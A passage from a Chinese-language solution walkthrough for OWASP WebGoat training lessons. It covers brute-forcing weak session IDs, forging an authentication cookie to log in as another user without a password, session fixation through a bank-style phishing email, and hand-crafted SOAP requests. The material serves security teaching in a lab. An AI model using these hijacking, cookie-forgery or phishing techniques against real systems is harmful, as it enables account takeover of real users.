
接下来，我们将设置这个范围。在【Parameter 1】选项卡中设置数值，从 375 开始到 484 结束。



J-Baah 设置

最后，回到右下方【Target】选项卡，设置 Host 和 Port 分别为 WebGoat 的主机地址和端口，80 或 8080（视您的实际部署情况）。

回到【Action】选项卡，单击【Base Response】。您可以看到左下角中一个响应成功的消息。修改【Threads】为 2，点击【Start】开始。左下角将充满各种包含“Hi jack a session”的消息内容。



一旦猜解成功，则该记录将被高亮显示。

在我们继续深入之前，理解这些操作的原理非常重要。##1##被我们指定在一定范围内的不同字符串所替代，并用于请求。从 16965-1312472439375 开始，到 16965-1312472439484 结束。J-Baah 收集了所有的响应结果，并在左下角的窗口给与显示。

每一行显示每个 SessionID 请求所触发的响应，并显示了与其相关的重要信息。

0.99969 : 417 : : Hijack a Session

Clicking base response 尝试了第一个 WEAKID，并设置其响应为 Control。第一个数值表示后续的请求响应与第一个响应之间的相似程度。如果该数值为 1，则表示完全相同。这个数值与 1 差距越大，则其响应内容差距也越大！


0.99969 : 417 : : Hijack a Session

第二个数字是用于替换##1## 的数值。

0.99969 : 417 : : Hijack a Session

最后是响应页面的 HTML 标题。在该例中是“Hijack a Session”（请求有错误发生时服务端给出的解释）。

基本请求响应的相似度值告诉我们对应的 WEAKID 的工作情况。如果一切顺利，那么该数值将只有三种。再次查看上面截图，有很多相似度为.99969 的响应，只有 1 个.9949 的相似度，接下来是.99954。这些相似度一直保持相同，直到以 429 结尾的 WEAKID 出现才改变。这就是爆破成功的标识！右键该响应内容，点击【Show Response】。



暴力破解成功，刷新课程页面通过本节课程。

2.17.2 认证 Cookie 欺骗 (Spoof an Authentication Cookie)

2.17.2.1 技术概念或主题 (Concept / Topic To Teach)

如果验证 cookie 正确，一些应用程序会允许一个用户自动登录到他们的网站。如果能够获得生成 cookie 的算法，有时 cookie 的值是可以猜到的。有时候 cookie 可能是通过跨站攻击截获的。在这一课中，我们的目的是了解身份验证 cookie 的方式，并指导您学习突破这种身份验证 cookie 的方法

2.17.2.2 技术原理 (How It works)

Cookie 存储在客户端，可随时被篡改用于特别用途。

2.17.2.3 总体目标 (General Goals)

本节课程的目标是绕过认证检查。

Solution Videos

Restart this Lesson

The user should be able to bypass the authentication check. Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

Sign in

Please sign in to your account. See the OWASP admin if you do not have an account.

*Required Fields

*User Name


*Password

Login



2.17.2.4 操作方法 (Solutions)

请确认在 WebGoat 中开启了“Show Cookies”功能。您需要在 WebScarab 中禁用“Inject know cookies into requests”，否则 WebScarab 将会一直截获您的旧的 cookie，而不是新的截获。



以 webgoat/webgoat 登录

Solution Videos **Hint: The server authenticates the user using a cookie, if you send the right cookie.** **Restart this Lesson**

JSESSIONID ⇨ **25CCC14DCECF777F4F96873E1C50EC7A**

Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

*** Your identity has been remembered**

Welcome, webgoat

You have been authenticated with PARAMETERS

[Logout](#)

[Refresh](#)



[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

点击“Refresh”，这会刷新显示我们的 AuthCookie。

Solution Videos **Hint: The server authenticates the user using a cookie, if you send the right cookie.** **Restart this Lesson**

AuthCookie ⇨ **65432ubphcfx**

JSESSIONID ⇨ **25CCC14DCECF777F4F96873E1C50EC7A**

Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

Welcome, webgoat

You have been authenticated with COOKIE

[Logout](#)

[Refresh](#)



[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

您现在使用的身份验证是这个 cookie，而不是像上面的参数验证。您会得到“AuthCookie” cookie，值为 65432ubphcfx。然后退出登录，以“aspect\aspect”登录。点击“Refresh”，显示新的“AuthCookie”。现在您有一个新的值。

Solution Videos **Hint: The server authenticates the user using a cookie, if you send the right cookie.** **Restart this Lesson**

AuthCookie ⇨ **65432udfqtb**

JSESSIONID ⇨ **25CCC14DCECF777F4F96873E1C50EC7A**

Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice.

Welcome, aspect


You have been authenticated with COOKIE

[Logout](#)

[Refresh](#)

这是一个英文字母的换位。每个字母都是用户名倒过来，并被替换为它后面的，如 T→U, A→B。因此如果以用户“alice”登录，cookie 会将用户名倒转为“ecila”，然后每个字母向后一位，最终结果为“fdjmb”

以用户名 alice 登录，通过 WebScarab 截获请求。在已经存在的 JSESSIONID 后面添加“;AuthCookie=65432fdjmb”



Edit Request

Intercept requests : Intercept responses :

Parsed **Raw**

Method **URL** **Version**

POST http://neo:80/WebGoat/attack?menu=310 HTTP/1.1

Header	Value
Content-Type	application/x-www-form-urlencoded
UA-CPU	x86
Accept-Encoding	gzip, deflate
User-Agent	Mozilla/4.0 (compatible; MSIE 7.0; Windows ...
Proxy-Connection	Keep-Alive
Content-length	37
Host	neo
Pragma	no-cache
Cookie	7B23634B094B36D; AuthCookie=65432fdjmb
Authorization	Basic Z3Vlc3Q6Z3Vlc3Q=

URLEncoded **Text** **Hex**

Variable	Value
Username	alice
Password	
SUBMIT	Login

Accept changes Cancel changes Abort request Cancel ALL intercepts

结果是没有输入密码，即可以 alice 进行登录了。

Solution Videos Login using the webgoat/webgoat account to see what happens. You may also try aspect/aspect. When you understand the authentication cookie, try changing your identity to alice. **Restart this Lesson**

*** Congratulations. You have successfully completed this lesson.**

Welcome, alice

You have been authenticated with COOKIE

[Logout](#)

[Refresh](#)



[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

2.17.3 会话固定 (Session Fixation)

2.17.3.1 技术概念或主题 (Concept / Topic To Teach)

通过会话固定盗取 Session。

2.17.3.2 技术原理 (How It works)

服务器通过每个用户的唯一的 Session ID 来确认其合法性。如果用户已登录，并且授权他不必重新验证授权时，当他重新登录应用系统时，他的 Session ID 依然是被认为合法的。在一些程序中，可能会在 GET-REQUEST 请求中传递 Session ID。这就是攻击的起点。

一个攻击者可以用一个选定的 Session ID 给受害人发送一个超链接。例如，这里有一个准备好的邮件，它看起来像是一个从应用程序管理员发来的官方邮件。**如果受害者点击了这个链接，并且该受害者以攻击者指定的 ID 登录了系统**；那么攻击者可以不经授权直接使用与受害者相同的 ID 访问该页面。

2.17.3.3 总体目标 (General Goals)

本节课程有多个步骤，您需要同时扮演攻击者和受害者两个角色。完成该课程后，您将理解会话固定的原理；同时也将理解使用 GET 请求传递 Session ID 是个很糟糕的主意！

2.17.3.4 操作方法 (Solutions)

第一步：给 Jane 发送一封邮件，这个邮件看起来像是 Goat Hills Financial 发来的包含一个 Session ID 的链接。邮件已经准备好了，您只需要在连接中加入一个 Session ID。您可以通过向链接中加入&SID=WHATEVER.当然 WHATEVER 可以用其他字符代替。这个链接可以是这样：

```
<a href=http://localhost:8080/WebGoat/attack?Screen=46&menu=320&SID=WHATEVER>
```

Solution Videos STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID. **Restart this Lesson**

You are: Hacker Joe

Mail To: jane.plane@owasp.org
Mail From: admin@webgoatfinancial.com
Title:

```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few  
problems with our database. We have received many complaints  
regarding incorrect account details. Please use the following link  
to verify your account data:<br><br><center><a  
href=http://localhost/WebGoat/attack?  
Screen=16&menu=1700&SID=WHATEVER> Goat Hills  
Financial</a></center><br><br>We are sorry for the any  
inconvenience and thank you for your cooperation.<br><br><b>Your
```

Created by: Reto Lippuner, Marcel Wirth

点击确定后提交，第一步完成。

Solution Videos STAGE 2: Now you are the victim Jane who received the email below. If you point on the link with your mouse you will see that there is a SID included. Click on it to see what happens. **Restart this Lesson**

You are: Victim Jane

*** You completed stage 1!**

Mail From: admin@webgoatfinancial.com

Dear MS. Plane

During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

Goat Hills Financial

We are sorry for the any inconvenience and thank you for your cooperation.

Your Goat Hills Financial Team

第二步：现在您是第一步中的收件人 Jane。这一步很简单，您只需要点击“Goat Hills Financial”。

Mail From: admin@webgoatfinancial.com

Dear MS. Plane

During the last week we had a few problems with our database. A lot of people complained that there account details are wrong. That is why we kindly ask you to use following link to verify your data:

[Goat Hills Financial](#)

We are sorry for the caused inconvenience and thank you for your coloboration.

Your Goat Hills Financial Team



第三步：您已经到了“Goat Hills Financial”的登录界面。以 Jane/tarzan 登录。

Solution VideosSTAGE 3: The bank has asked you to verify your data. **Restart this Lesson**
Log in to see if your details are correct. Your user name is **Jane** and your password is **tarzan**.

You are: Victim Jane

*** You completed stage 2!**



 **Goat Hills Financial**
Human Resources

Please Login

Enter your name:

Enter your password:

Solution VideosSTAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

Restart this Lesson

You are: Hacker Joe

*** You completed stage 3!**


Jane has logged into her account. Go and grab her session! Use Following link to reach the login screen of the bank:

Goat Hills Financial

Created by: Reto Lippuner, Marcel Wirth

OWASP Foundation | Project WebGoat | Report Bug

第四步：现在您是黑客 Joe。已经有一个准备好的链接，单击后登录到“Goat Hills Financial”页面，当然在现实中，这会有些不同。登录后您会在浏览器中看到您的 SID 是“NOVALIDSESSION”，将这个 ID 改成“WHATEVER”，然后回车。



Solution Videos STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

Restart this Lesson

You are: Hacker Joe

*** Congratulations. You have successfully completed this lesson.**



成功访问后，通过本课程。

2.18 Web 服务（Web Services）

2.18.1 创建 SOAP 请求（Create a SOAP Request）

2.18.1.1 技术概念或主题（Concept / Topic To Teach）

Web Services 通过使用 SOAP 请求进行通信。这个请求提交到一个尝试执行一个 Web 服务描述语言（WSDL）定义的函数的 Web 服务。让我们一起来学习一些关于 WSDL 的文件。查看一下 WebGoat 的 WSDL 文件。

2.18.1.2 技术原理 (How It works)

SOAP 通讯过程中, HTTP Content 部分一般是 XML 内容。

2.18.1.3 总体目标 (General Goals)

尝试用浏览器或者 WebService 工具连接 WSDL。WebService 的 URL 地址是:

<http://localhost:8080/WebGoat/services/SoapRequest>


WSDL 通常可被视为在 web 服务请求结束处加入一个 WSDL。点击页面上的“WebGoat WSDL”, 或者在上面的请求后面加上“?WSDL”即可。

<http://localhost:8080/WebGoat/services/SoapRequest?WSDL>

发起两种以上的 SOAP 操作请求以完成本节课程。

2.18.1.4 操作方法 (Solutions)

第一步, 我们要得到在 WSDL 中定义了几个操作。访问“WebGoat WSDL”的 URL 查看 Webservices 描述定义语言文件。



进入 WSDL 文件页面, 可以看到一共有四个。在页面中输入 4, 进入下一步。

```
- <wsdl:portType name="SoapRequest">
- <wsdl:operation name="getFirstName" parameterOrder="id">
  <wsdl:input message="impl:getFirstNameRequest" name="getFirstNameRequest" />
  <wsdl:output message="impl:getFirstNameResponse" name="getFirstNameResponse" />
</wsdl:operation>
- <wsdl:operation name="getLastName" parameterOrder="id">
  <wsdl:input message="impl:getLastNameRequest" name="getLastNameRequest" />
  <wsdl:output message="impl:getLastNameResponse" name="getLastNameResponse" />
</wsdl:operation>
- <wsdl:operation name="getCreditCard" parameterOrder="id">
  <wsdl:input message="impl:getCreditCardRequest" name="getCreditCardRequest" />
  <wsdl:output message="impl:getCreditCardResponse" name="getCreditCardResponse" />
</wsdl:operation>
- <wsdl:operation name="getLoginCount" parameterOrder="id">
  <wsdl:input message="impl:getLoginCountRequest" name="getLoginCountRequest" />
  <wsdl:output message="impl:getLoginCountResponse" name="getLoginCountResponse" />
</wsdl:operation>
</wsdl:portType>
```

现在我们需要回答的问题是在“getFirstNameRequest”中“id”的类型是什么。

Solution Videos Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL). Let's learn something about WSDL files. Check out WebGoat's web service description language (WSDL) file. [Restart this Lesson](#)

General Goal(s):

Try connecting to the WSDL with a browser or Web Service tool. The URL for the web service is: <http://localhost/WebGoat/services/SoapRequest> The WSDL can usually be viewed by adding a ?WSDL on the end of the web service request.

*** Stage 1 completed.**

Now, what is the type of the (id) parameter in the "getFirstNameRequest" method:

View the following WSDL and count available operations:
[WebGoat WSDL File](#)

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

从图中可以看到，答案是“int”。输入后进入第三步。

```
- <wsdl:message name="getFirstNameRequest">
  <wsdl:part name="id" type="xsd:int" />
</wsdl:message>
```

完成第二步

Solution Videos Web Services communicate through the use of SOAP requests. These requests are submitted to a web service in an attempt to execute a function defined in the web service definition language (WSDL). Let's learn something about WSDL files. Check out WebGoat's web service description language (WSDL) file. **Restart this Lesson**

General Goal(s):

Try connecting to the WSDL with a browser or Web Service tool. The URL for the web service is: <http://localhost/WebGoat/services/SoapRequest> The WSDL can usually be viewed by adding a ?WSDL on the end of the web service request.

* Stage 2 completed.

Intercept the request and invoke any method by sending a valid SOAP request for a valid account.

WebGoat WSDL File

OWASP Foundation | Project WebGoat | Report Bug

截取请求并调用任何方法，发送一个有效 SOAP（简单对象访问协议）请求的有效的账户。

启动 WebScarab，确保“Intercept requests” “Intercept responses” 被选中

POST 改为：POST <http://localhost:8080/WebGoat/services/SoapRequest> HTTP/1.1


Content-Type 改为 text/xml

修改 HTTP Content 代码，最后格式如下：


```
POST http://webgoatvm/WebGoat/services/SoapRequest HTTP/1.1
Host: webgoatvm
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://webgoatvm/WebGoat/attack?Screen=171&menu=1900
Cookie: JSESSIONID=095FE3EEE0BBFA63E32D2D961F19911A
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Type: text/xml
SOAPAction:
Content-length: 40

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
<SOAP-ENV:Body>
<ns1:getFirstName SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:ns1="http://lessons">
<id xsi:type="xsd:int">101</id>
</ns1:getFirstName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

从 SOAPAction 头到打开的 XML 标记之间不能有空格，这一点非常重要，否则会引发一个错误信息。



使用 SOAP 参数更新 HTTP request，响应内容是 Joe。



重复以上操作，使用新的 Operation: `getLastName`。

```

POST http://webgoatvm/WebGoat/services/SoapRequest HTTP/1.1

Host: webgoatvm

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100101
Firefox/16.0
    
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://webgoatvm/WebGoat/attack?Screen=171&menu=1900
Cookie: JSESSIONID=095FE3EEE0BBFA63E32D2D961F19911A
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Content-Type: text/xml
SOAPAction:
Content-length: 40

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
